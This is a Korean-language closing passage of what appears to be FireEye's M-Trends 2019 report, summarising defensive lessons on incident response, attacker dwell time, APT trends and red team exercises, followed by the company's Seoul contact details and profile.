사후 대응적 상태에 머물러 있는 조직은 이러한 사전 대비 프레임워크를 활용하여 공격 그룹을 근절하고, 환경을 강화하여 반복적인 침해와 향후 공격을 예방할 수 있습니다. 사전 예방적인 상태에서, 이러한 원칙은 기존의 보안 통제를 강화하고 공격자들이 사용하는 전술 및 수법과 관련된 위험을 완화하는 데 활용될 수 있습니다.

조직은 사고 대응 계획과 관련한 사용 사례 및 플레이북을 정기적으로 검토 및 업데이트함으로써 중요한 증거의 파괴, 주요 보안 침해의 포착 실패, 침해 지속 기간의 연장 등의 위험을 완화할 수 있습니다. 조직은 복구 활동 중 증거 보존, 단순한 볼륨 매트릭스가 아닌 경보의 정황 정보, 근절 타이밍 등의 중요한 개념을 이 문서에 포함시켜야 합니다. 이는 일선의 분석가들이 중요한 정보를 의사 결정권자에게 효과적으로 에스컬레이션하고 비용을 초래하는 실수를 피할 수 있게 해줍니다.

맺음말

어떤 관점으로 본다면 지난 10년간 사이버 보안 산업이 얼마나 많이 변화했는지는 쉽게 알 수 있습니다. 현재 전 세계 공격자의 네트워크 체류 시간의 중앙값은 78일로, 처음 통계 자료를 발표했던 2011년보다 1년 가까이 줄어들었습니다. 평범한 공격자가 그렇게 오랫동안 시스템에 숨어있었다면 오늘날 얼마나 나쁜 상황이 초래되었을지 상상해 보십시오. 올해 보고서에서는 통신사의 사례와 3년 이상 액세스를 유지한 공격자의 사례를 직접 살펴보았습니다.

하지만 또 다른 관점에서 본다면, 지난 10년 동안 보안 산업은 크게 변하지 않았습니다. 핵심 기술이 우리에게 익숙한 범위를 넘어 발전할 때까지, 사이버 보안의 본질은 그대로 유지될 가능성이 높습니다. 다양한 목적을 가진 다양한 국가의 공격자들은 전 세계의 네트워크와 시스템을 표적으로 삼을 것이고, 방어자들은 종종 그러한 위협을 따라잡고 차단하는 데 필요한 모든 대책을 수행하기가 불가능한 것처럼 느끼며 좌절하게 될 것입니다.

M-Trends 2019에는 우리가 주목해야 할 중요한 정보가 많습니다. 북한, 러시아, 이란, 중국에서 비롯된 최근 APT 위협 활동에 대해 알아보았습니다. 그리고 모든 솔루션과 서비스를 조기에 파악하고 그에 대한 가시성을 유지하는 것이 얼마나 중요한지를 배웠습니다. 또한 Mandiant 레드팀의 경험을 바탕으로, 잘못 관리된 다단계 인증, 취약한 암호, 그리고 계정 세분화의 부재가 어떻게 보안 침해를 초래하는지도 알게 되었습니다.

레드팀은 조직이 자사의 보안 환경을 테스트하는 가장 좋은 방법 중 하나입니다. Mandiant 레드팀은 고객과 공동으로 합의한 일련의 임무 목표를 달성하기 위해 비파괴적인 방법을 사용하여 임무를 수행합니다. 레드팀은 최근의 실제 사고 대응 교전 시 나타난 전술, 수법 및 절차를 사용하여 실제 공격자의 적극적이고 은밀한 공격 방법을 거의 유사하게 모방합니다. 이를 통해 고객의 보안 팀이 적극적인 공격자 시나리오를 탐지하고 이에 대응할 수 있는지 평가합니다.

또한 대비 태세를 강화하기 위해, FireEye는 침해 사고 대응 모의 훈련을 시행하여 일반적인 침입 시나리오 시뮬레이션을 권장합니다. 이러한 훈련은 특히 경영진, 법률 담당 직원 및 다른 부서의 직원에게 침해 사고 대응 프로세스와 개념을 보여 주기에 유용합니다.

10년 동안 변하지 않은 또 다른 한 가지 사실은 사이버 보안 전문가들이 자신들의 목표를 철저히 추구하는 악의적인 공격자들을 계속 열심히 방어하고 있다는 점입니다.

FireEye는 지속적으로 M-Trends 보고서 발간과 함께 집단적 보안 인식, 지식 및 역량을 개선하기 위해 계속 노력할 것입니다.

FireEye에 대한 자세한 정보: www.fireeye.com

FireEye, Inc.
서울특별시 강남구테헤란로 534 글라스타워 20층
02.2092.6580
korea.info@FireEye.com

FireEye, Inc. 소개
FireEye는 인텔리전스 기반의 보안 회사입니다. FireEye는 혁신적인 보안 기술, 국가 수준의 위협 인텔리전스 및 세계적으로 유명한 Mandiant® 컨설팅을 결합한 단일 플랫폼을 제공하여 고객 보안 운영의 완벽한 확장을 지원합니다. 이를 통해 FireEye는 사이버 공격에 대비하고 이를 방어 및 대응하고자 노력하는 조직의 사이버 보안 부담을 줄이고 간소화합니다. FireEye는 포브스 글로벌 2,000 기업 중 50% 이상의 기업을 포함해 67개국의 7,700여 기업을 고객으로 보유하고 있습니다.